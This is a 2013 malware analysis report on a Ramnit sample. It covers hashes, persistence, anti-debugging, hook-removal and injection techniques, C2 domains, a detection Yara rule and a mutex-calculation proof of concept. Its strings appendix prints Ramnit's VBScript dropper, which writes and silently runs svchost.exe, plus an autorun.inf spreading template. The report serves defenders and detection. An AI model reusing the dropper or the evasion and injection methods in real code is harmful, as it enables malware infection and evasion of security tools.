

Ramnit Analysis by Alexander Hanel

alexander.hanel@gmail.com

Version 1

May 16, 2013

Table of Contents

[Executive Summary](#)

[Introduction](#)

[Identification](#)

[File Information](#)

[Malware Family](#)

[Propagation](#)

[Host Artifacts](#)

[Installation Summary](#)

[Files](#)

[Persistence](#)

[Registry](#)

[Pipes](#)

[Mutex](#)

[Anti-Debugging and Packer](#)

[Anti-Hook Functionality](#)

[Process Injection](#)

[Identifying on a Live System](#)

[Command and Control](#)

[URLs & IPs](#)

[Appendix:](#)

[Sources and References](#)

[Anti-Hook API List](#)

[Calculated Mutex](#)

[Hook Injection Notes](#)

[Yara Signatures](#)

[Open Source Intelligence](#)

[Common Strings](#)

Thanks to Daniel Plohmann and Glenn Edwards for the edits and feedback.

Executive Summary

This document is an analysis of parts of Ramnit that I found interesting or worth noting. The intended audience is malware and forensic analysts.

Disclaimer: This is not a complete analysis of all components and functionality of Ramnit.

Introduction

Anyone working with malware or incident response has heard of Ramnit. It has been labeled by Microsoft as one of the most prevalent family of malware. When it was first observed in April of 2010, Ramnit was considered to be a generic worm with not much credibility as a real threat. In 2011 malware authors modified the source code to be more nefarious. In recent months the authors have added more capabilities such as Man-In-The-Browser (MITB) injection, AV file blocking and encryption to protect their command and control communication. Due to the increased legitimacy of the threat caused by this malware I wanted to take a look at it. The sample was chosen at random. The problem with selecting a sample at random is that the chances of selecting a new variant are slim. When I opened the sample in a debugger I was instantly intrigued with its anti-debugging, encoding, packer, injection method and other notable features. Hours later after a decently commented IDB, I noticed the compile data was 2010/11/20 Sat 00:28:49 UTC. I decided to keep reversing the malware because I was able to find gaps in my tools and knowledge base. Parts of this document reads like a malware incident response report while other sections go deep into areas that were unique or interesting.

Identification

File Information

SHA256: b2b56ff4227034bcb2d537c98c41df8be94b7ac58bcbd11f8bc7b46c3ebc5ca5
SHA1: de1f5fe91eaba2722f5ff90578ca7332e39c3e83
MD5: 49e486fcc7da44f12a4598258011b580
File size: 84.5 KB (86528 bytes)
File name: SAFlashPlayer.exe
File type: Win32 EXE

Malware Family

Ramnit, Palevo and Koobface. Please see Appendix, Sources and References [1] for the VirusTotal results.

Propagation

It is unknown how this sample was distributed. The sample was originally submitted to VirusTotal on 2013-02-19 01:11:28 UTC. Ramnit has been distributed by infecting executables, dynamic link libraries (DLL), HTML files [2] and infecting removable drives. Recent versions of the malware have added financial stealing capabilities as well as MITB web injection capabilities

[3]. Exploits kits and spam based social engineering attacks have been recently used by the distributors [4] to spread the malware. This approach follows current trends set by other financially motivated malware distributors such as Cridex and Citadel.

Analyst Notes: The executables can be extracted from the HTML by using pe-carv.py -a bad.html.

Host Artifacts

Installation Summary

Upon execution the malware will unpack itself, copy ntdll.dll and kernel32.dll to temp files and place them in the temp directory. These files are used to remove any inline hooks [See *Appendix, Anti-Hook Functionality*]. Once it has completed removing the inline hooks it will delete the temporary files. It will then locate the file path of the default browser. This is used as a dummy process that is injected into. The malware will adjust the process token privileges to have debug rights. An inline hook is created at the address of ZwWriteVirtualMemory in the original process. This hook is triggered when a new process is created. When the hook is completed, it will create the process of the default browser. Which will trigger the hook that is responsible for injecting the malware into the dummy process. The malware will now be running in the memory space of the dummy process. The malware will create a file named dmlconf.dat in the Internet Explorer program folder. The malware will create a copy of itself with a pseudo-random filename and directory to the programs folder. The malware will create a temporary file in the newly created directory install folder.

Files

%ALLUSERSPROFILE%\Start Menu\Programs Startup\gsyxsgyu.exe 87KB

Copy of the originally dropped executable.

%PROGRAMFILES%\djlKaYnUöi]Oîgsyxsgyu.exe Directory

The directory name is random per install and machine. The folder path is actually a bug in the authors code. The file name is copied from the the Startup folder. Most HIPS based software should alert on an file with two “.exe” in the file name.

%PROGRAMFILES%\djlKaYnUöi]Oîgsyxsgyu.exe\gsyxsgyu.exe 87KB

The filename is unique per install and will remain static per machine.

%PROGRAMFILES%\Internet Explorer\dmlconf.dat 1KB

Hard coded static file name.

Persistence

The malware can remain persistent on the machine by writing a copy of itself to %USER%\Start Menu\Programs\Startup\. It will find the folder path value by reading the registry value at HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders.

Registry


No recovered data was found in the registry however the malware does read values from the registry to find system related settings.

Pipes

No pipes or APIs related to working with pipes were observed.

Mutex

The mutex is a calculated value using Linear Congruential Generator which is seeded with the serial volume information, a static value and formatted to look like a classid. The generator is called six times. Each time the value into a char string and then formatted with the following "{%08X-%04X-%04X-%04X-%08X%04X}". The classid is pseudo random and is used by Ramnit to check if it has already infected a machine. An example of a calculated mutex would be {7CC27613-77A9-278D-2C1C-6AE821F1BA18}. The algorithm is static across a number of samples.

A screenshot of a Windows command prompt window. The title bar shows the path 'C:\WINDOWS\system32\cmd.exe'. The command prompt shows the execution of 'ramnit_calc.exe' from the directory 'C:\Documents and Settings\Administrator\Desktop'. The output displays the serial number '3c60e2af', the calculated mutex '{7CC27613-77A9-278D-2C1C-6AE821F1BA18}', and a warning message: 'WARNING: opened an existing calculated Ramnit mutex...'. The prompt then returns to the directory path.

```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrator\Desktop>ramnit_calc.exe
Serial Numbers is 3c60e2af
Calculated Mutex is {7CC27613-77A9-278D-2C1C-6AE821F1BA18}
WARNING: opened an existing calculated Ramnit mutex...
C:\Documents and Settings\Administrator\Desktop>
```

A proof of concept (POC) of the algorithm can be found in the Appendix, Calculated Mutex. The above image is the output of the POC on a machine infected with Ramnit. The code is written in C.

Analyst Note: To locate the function responsible for creating the mutex search for GetVolumeInformationA and the string '{%08X-%04X-%04X-%04X-%08X%04X}'

Anti-Debugging and Packer

The first stage of the packer uses a combination of bit shifting and exception handling to prevent static analysis and debugging. The anti-debugging code will first XOR a block of code, then set up an exception handler, trigger the handler by calling int 2Fh, calculate an offset by using ROR and XOR, this address will be set as the exception handler and then execute the privilege instruction WBINVD to trigger an exception. The packer will then replace the return address on the stack with an offset and then execute retn. Next it will XOR another block of data and once the block of data is decoded it will call VirtualAllocEx. In stage two a large block of boring code is copied and executed in the heap. It will return from the heap by creating a thread. All of the

anti-debugging can be bypassed by setting a breakpoint on CreateThread and then setting a hardware breakpoint on the start address. This will return to the start of stage three. This stage is a UPX packed executable. Scrolling down to sub esp, -80 and setting a breakpoint on the following jmp can be used to bypass UPX. Once we are unpacked we will be a stage four. This stage is responsible for removing hooks and the process injection.

Analyst Notes: From a small sample set this packer has a file size range of 86 KB to 94 KB. To dump in Ollydbg bp CreateThread, F9, bp on StartAddress, F9, scroll down to sub esp, 80, bp on this line, F9, F8, F8, OEP.

Anti-Hook Functionality

Ramnit includes functionality to remove inline hooks. To accomplish this it will locate the file path of ntdll.dll, create a temporary filename with a prefix string of “~TM” in the %TEMP% directory and then copy ntdll.dll to it. An example of the filename and path would be "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~TM424.tmp". Once the DLL has been copied to the temp file, it will then be mapped into memory. The mapped file will have its Portable Executable File Format parsed to locate the start of the exports. Next it will search then for API by name and locate their offset. For each API name it will copy 0x400 bytes from the mapped DLL into the matching API address of the DLL loaded in the process space by the Windows Loader. By copying the code/bytes from the mapped DLL into the Windows Loaded DLL it will overwrite any inline hooks in usermode placed by anti-virus or other host intrusion prevention software. Once this is completed for the set of APIs in ntdll.dll, it will start the process over for kernel32.dll. The complete list of APIs can be found in the *Appendix, Anti-Hook API List*.

Analyst Notes: To find this functionality locate the functions that call GetTempFileName, CreateFileMapping, and MapViewOfFile.


Process Injection

Ramnit contains a unique approach for injecting into processes. The technique is notable because it uses an inline hook to trigger the function responsible for injecting in the dummy process. This technique is used to break monitoring of process flow. Monitoring tools do not typically monitor process execution from within kernel32.dll and other Microsoft Windows libraries. F-Secure wrote about this technique in July of 2011 [5]. Please see *Appendix, Hook Injection Notes* for details on the technique.

Analyst Note: WriteProcessMemory and CreateRemoteThread are commonly monitored API calls by anti-virus and HIPS based software.


Identifying on a Live System

The easiest way to identify Ramnit on a live system is to look for the injected process. It will inject into the default browser or svchost.exe. If the injected process is svchost.exe, it will differentiate from others running due to not running as a child of services.exe. Some variants will create one instance of the injected process while others will create two instances of the process. Ramnit needs to be loaded at specific offsets within the address space of the injected process. These addresses are typically 0x20010000, 0x20020000 or 0x20030000.




Analyst Note: The above image is a screenshot of the tool Process Hacker. It is an extremely effective tool for searching memory and dumping out the memory on a live system.

In the image above we can see that IEXPLORE.exe has an executable (MZ header) injected at the memory address 0x20010000. If we were to dump the 56 kb of memory at this address we would have the Ramnit memory dump. Other indicators would include searching for the classid Mutex. This can be done in Process Explorer via Find > Find Handle or DLL... > and use mutant as the search parameter. By browsing for a mutant in the style of a class id we will be able to find a potential process.



In the image above we can see the classid formatted like a classid in the process of IEXPLORE.exe.



The misnamed folder is another big clue. A Yara signature to detect Ramnit while in memory has been provided, see Appendix, Yara Signature.

Command and Control

URLs & IPs

The URLs and IPs may not be present in memory dumps. The URLs and IPs are stored in the executable. They are not stored in plain text but are encoded using logical bit shifting. If the URLs and IPs are not present it is possible to recover them in IDA.

Analyst Notes: IDAPython can be scripted to search for XOR. The following Python code can be used to decode the URLs. *The key and buffer will be passed as arguments to the decoding function.*

```
for c, b in enumerate(x.buffer):  
    temp += chr(ord(b)^ord(key[(c+1)%4])).
```

Many of the URLs look to be random and hint a Domain Generation Algorithm (DGA) but they are hard coded. For more URLs and IP used by Ramnit please see Appendix, Open Source Intelligence. The URLs extracted from the sample can be seen below.

glavdamn[.]com
vtegsbrxgcd[.]comf
rtiugiunydbtrv[.]com
weterysrtujgfh[.]com
wereryjgfdbrtrtbrtb[.]com

Appendix:

Sources and References

[1] Virustotal Results of the Sample

<https://www.virustotal.com/en/file/b2b56ff4227034bcb2d537c98c41df8be94b7ac58bcbd11f8bc7b46c3ebc5ca5/analysis/>

[2] Taking a Look at W32/Ramnit by Guilherme Venere of Symantec

<http://blogs.mcafee.com/mcafee-labs/taking-a-look-at-w32ramnit>

[3] Ramnit Evolution – From Worm to Financial Malware by Ayelet Heyman of Trusteer

<https://www.trusteer.com/blog/ramnit-evolution-%E2%80%93-worm-financial-malware>

[4] Blackhole Ramnit - samples and analysis by Mila

<http://contagiodump.blogspot.com/2012/01/blackhole-ramnit-samples-and-analysis.html>

[5] Virus That Blocks Itself by Wayne of F-Secure.

<http://www.f-secure.com/weblog/archives/00002138.html>

References

<http://www.seculert.com/blog/2012/01/ramnit-goes-social.html>

Anti-Hook API List

Below is a list of DLLs and APIs that are rewritten over to remove any inline hooks.

ntdll.dll

LdrLoadDll
LdrGetDllHandle
LdrGetProcedureAddress
RtlInitUnicodeString
RtlUnicodeStringToAnsiString
RtlFreeAnsiString
RtlInitString
RtlAnsiStringToUnicodeString
RtlFreeUnicodeString
ZwProtectVirtualMemory
RtlCreateUserThread
ZwFreeVirtualMemory
ZwDelayExecution
ZwQueryInformationProcess
ZwQuerySystemInformation
ZwWriteVirtualMemory

kernel32.dll

CreateRemoteThread
WriteProcessMemory
VirtualProtectEx
VirtualAllocEx
SetThreadContext
CreateProcessA
CreateProcessInternalA
CreateProcessInternalW
CreateFileA
CreateFileW
CopyFileA
CopyFileExW

Calculated Mutex

The following C code will calculate a Ramnit Mutex and then check for the presence of the mutex on the machine.

// Created by Alexander Hanel. The following POC will calculate ramnit mutex.


```

#include <stdio.h>
#include <windows.h>
#include <tchar.h>
#define ARRAYSIZE(a) (sizeof(a)/sizeof(a[0]))

int rand_int (int rnd_seed)
{
    int k1;
    int ix = rnd_seed;
    k1 = ix / 127773;
    ix = 16807 * (ix - k1 * 127773) - k1 * 2836;
    if (ix < 0)
        ix += 2147483647;
    rnd_seed = ix;
    return rnd_seed ;
}

```

```

int main ( int argc, char *argv[] )
{

```

```

    char mute[31];
    int a, b, c, d, e, f;
    int new_seed;
    HANDLE hMutex;
    TCHAR volumeName[MAX_PATH + 1] = { 0 };
    TCHAR fileName[MAX_PATH + 1] = { 0 };
    DWORD serialNumber = 0;
    DWORD maxComponentLen = 0;
    DWORD fileSystemFlags = 0;
    // Reference/Help

```

<http://www.dreamincode.net/forums/topic/70779-howto-use-msdn-functions-%26gt%3B-getvolumeinformation/>

```

    if (GetVolumeInformation(
        _T("C:\\"),
        volumeName,
        ARRAYSIZE(volumeName),
        &serialNumber,
        &maxComponentLen,
        &fileSystemFlags,
        fileName,
        ARRAYSIZE(fileName)))
    {

```

```

a = rand_int( serialNumber );
new_seed = a;
// static value added
a += 2035;
b = rand_int( new_seed );
new_seed = b;
b = b % 0x000FFFFF;
c = rand_int( new_seed );
new_seed = c;
c = c % 0x000FFFFF;
d = rand_int( new_seed );
new_seed = d;
d = d % 0x000FFFFF;
e = rand_int( new_seed );
new_seed = e;
f = rand_int( new_seed );
new_seed = f;
f = f % 0x000FFFFF;
wsprintf(mute, "{%08X-%04X-%04X-%04X-%08X%04X}", a, b, c, d, e, f);
printf("Serial Numbers is %x\nCalculated Mutex is %s\n", serialNumber, mute);
hMutex = CreateMutexA(NULL, FALSE, mute);
if(hMutex == NULL)
printf("CreateMutex Failed, error %d\n", GetLastError() );
else
if ( GetLastError() == ERROR_ALREADY_EXISTS )
    printf("WARNING: opened an existing calculated Ramnit mutex...\n");
}
else
printf("ERROR: Could not get volume...probably not the C:\\ drive\n");
return 0;
}

```

Hook Injection Notes

First the malware will adjust it's privileges to have SeDebugPrivilege by calling AdjustTokenPrivileges. The malware will then patch the address of ntdll.ZwWriteVirtualMemory with a trampoline that returns to its own address space.

Assembly from ZwWriteVirtualMemory. Note this is the address that Ollydbg gives. If we were to open up ntdll.dll in IDA the function would be labeled _NtWriteVirtualMemory.

```

7C90DF90      E9 AD4BAF83 JMP b2b56ff4.00402B42 ; address of ZwWriteVirtualMemory
7C90DF95      BA 0003FE7F MOV EDX,7FFE0300 ; 7FFE0300
7C90DF9A      FF 12      CALL DWORD PTR DS:[EDX]
7C90DF9C      C2 1400     RETN 14

```

.....

```

UPX0:00402B42      push     ebp                ; called from kernel.7C81A636
UPX0:00402B43      mov     ebp, esp
UPX0:00402B45      add     esp, 0FFFFFFF8h
UPX0:00402B48      push    [ebp+arg_10]
UPX0:00402B4B      push    [ebp+arg_C]
UPX0:00402B4E      push    [ebp+arg_8]
UPX0:00402B51      push    [ebp+arg_4]
UPX0:00402B54      push    [ebp+hProcess]
UPX0:00402B57      call    dword_40526A        ; &003E0005
UPX0:00402B5D      pusha
UPX0:00402B5E      cmp     _start_MZ, 0

```

The address dword_40526A is a pointer that references a block of memory that is allocated on the heap. The heap contains 15 bytes that would be present at ZwWriteVirtualMemory if it hadn't been patched. Below is the code.

```

003E0005 MOV EAX, 115 ; #define SYSCALL_NTWRITEVIRTUALMEMORY_XP 0x0115
003E000A JMP ntdll.7C90DF95
....
7C90DF95      BA 0003FE7F MOV EDX,7FFE0300 ; 7FFE0300
7C90DF9A      FF 12      CALL DWORD PTR DS:[EDX] ; ntdll.KiFastSystemCall
7C90DF9C      C2 1400     RETN 14

```

The hook is triggered when the malware calls CreateProcess in kernel32.dll which calls CreateProcessInternalA in kernel32.dll which calls RtlCreateUserProcess in ntdll.dll which calls NtWriteVirtualMemory in ntdll.dll. After the hook of ZwWriteVirtualMemory is completed it will call CreateProcessA with iexplore.exe for the created process. This will trigger the inline hook. Once the hook handler calls ZwWriteVirtualMemory it will start the injection process.

Yara Signatures

```
rule ramnit_memory_signature
```

```
{
```

```
  strings:
```

```
    $hex_string = { 03 55 08 6a 19 52 e8 ?? ?? ?? ?? 04 61 88 06 46 e2 ee c7 06 2e 65 78
65 83 c6 04 c6 06 00}
```

```
  condition:
```

```
    $hex_string
```

```
}
```

Open Source Intelligence

Due to the use of the calculated mutex based off of the volume serial number third party malware analysis sites can be used to harvest more URLs & IPs.

The following google searches can be used.

site:threatexpert.com "1976681C-5B71-7A19-AEFE-0C985A1C50FD"

site:virustotal.com "{65D180CA-BACE-614C-7239-5ABDD5E947B0}"

Common Strings

```
%ProgramFiles%
%CommonProgramFiles%
%HOMEDRIVE%%HOMEPATH%
%APPDATA%
:///
POSTGETHTTP/*.*
Host:{*}
Referer:{*}
/GET /%s HTTP/1.1
Host: %s
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Accept: text/html, application/xml;q=0.9, application/xhtml+xml;q=0.9, image/png,
image/jpeg, image/gif, image/x-xbitmap, /*.*;q=0.1
Accept-Charset: utf-8, utf-16, iso-8859-1;q=0.6, /*.*;q=0.1
Pragma: no-cache
Connection: close
HTTP/1.x 301 Moved Permanently
Server: Apache/2.2.14
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: max-age=0
Pragma: no-cache
Connection: Keep-Alive
Content-Type: text/html
Location: Date: Last-Modified: ddd', ' dd MMM yyyy
hh':'mm':'ss GMT
vChecksumMappedFile
v</SCRIPT>
<SCRIPT Language=VBScript><!--
DropFileName = "svchost.exe"
WriteData = ""
Set FSO = CreateObject("Scripting.FileSystemObject")
DropPath = FSO.GetSpecialFolder(2) & "\" & DropFileName
If FSO.FileExists(DropPath)=False Then
Set FileObj = FSO.CreateTextFile(DropPath, True)
```

```

For i = 1 To Len(WriteData) Step 2
FileObj.Write Chr(CLng("&H" & Mid(WriteData,i,2)))
FileObj.Close
End If
Set WSHshell = CreateObject("WScript.Shell")
WSHshell.Run DropPath, 0
//--></SCRIPT><!-->RmN
autorun.inf
[autorun]
action=Open
icon=%WinDir%\system32\shell32.dll,4
shellexecute=%s
shell\explore\command=%s
USEAUTOPLAY=1
shell\Open\command=%s
%s\RECYCLER\s\s.s.s
%RUNNER_EXTENTION_PATH%MZ
VINTEL_CEDR_STORE
%RUNNER_EXTENTION_PATH%
2 2&2,222
j\.\STORAGE#Volume#_??_USBSTOR#%s#%s#{53f56307-b6bf-11d0-94f2-00a0c91efb8b}#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}%s
\\.\STORAGE#Volume#1&19f7e59c&0&_??_USBSTOR#%s#%s#{53f56307-b6bf-11d0-94f2-00a0c91efb8b}#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}%s
\\.\STORAGE#RemovableMedia#%s#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}%s
\DosDevices\
SYSTEM\MountedDevices
SYSTEM\CurrentControlSet\Enum\USBSTOR
ParentIdPrefix
USBSTOR\s\s
7&%x&0&RM
%s\COPY of Shortcut to (%d).lnk
Microsoft Windows. Microsoft Corporation
USERPASSCWD
CDUPQUITPORTPASVTYPEDMODERETRSTORAPPERESTRNFRNTOABORDELER
MD MKD LISTNLSTSYSTSTATHelpNPOPSIZEEXECPWD
200 NOOP ok.
211 Status: undefined
213 %lu
214 Help id disabled
220 220 RMNetwork FTP
221 Bye!
227 Entering Passive Mode (%i,%i,%i,%i,%i,%i).

```

230 User logged in, proceed.
257 directory created.
331 Password required for %s.
350 REST supported. Ready to resume at byte offset %lu.
425 Can't open data connection.
451 Requested action aborted: local error in processing.
500 Syntax error, command unrecognized.
501 Syntax error in parameters or arguments.
503 Bad sequence of commands.
530 Not logged in.
530 Login or Password incorrect.
200 Type set to %c.
257 "%s" is current directory.
150 Data connection accepted.
226 Transfer ok
215 UNIX Type: L8
200 Port command successful.
550 No port specified.
150 Opening data connection.
451 Failed: Cannot build data connection.
250 CWD command successful.
550 No such file or directory.
426 Cannot retrieve. Failed. Aborting.
266 ABOR command successful.
250 File deleted successfully.
250 Directory removed.
350 File exists. Ready for destination name.
250 File renamed successfully.
250 File executed successfully.
drwxrwxrwx 1 ftp ftp 0 Jan 01 1980 C:
-rw-rw-rw- 1 ftp ftp %11lu %s %2.2i %s %s
%2.2i:%2.2i
.exe.bat.com.scr.cmd.pif
4pC:\Program Files\Internet Explorer\dmlconf.dat
39030d37828cdf430aed345fd2be409f
9854bd9
281251a0df1cca568334e8c659854bd9
7823f478afef21b0414ba48fb89f9355
C:\Program Files\Internet Explorer\complete.dat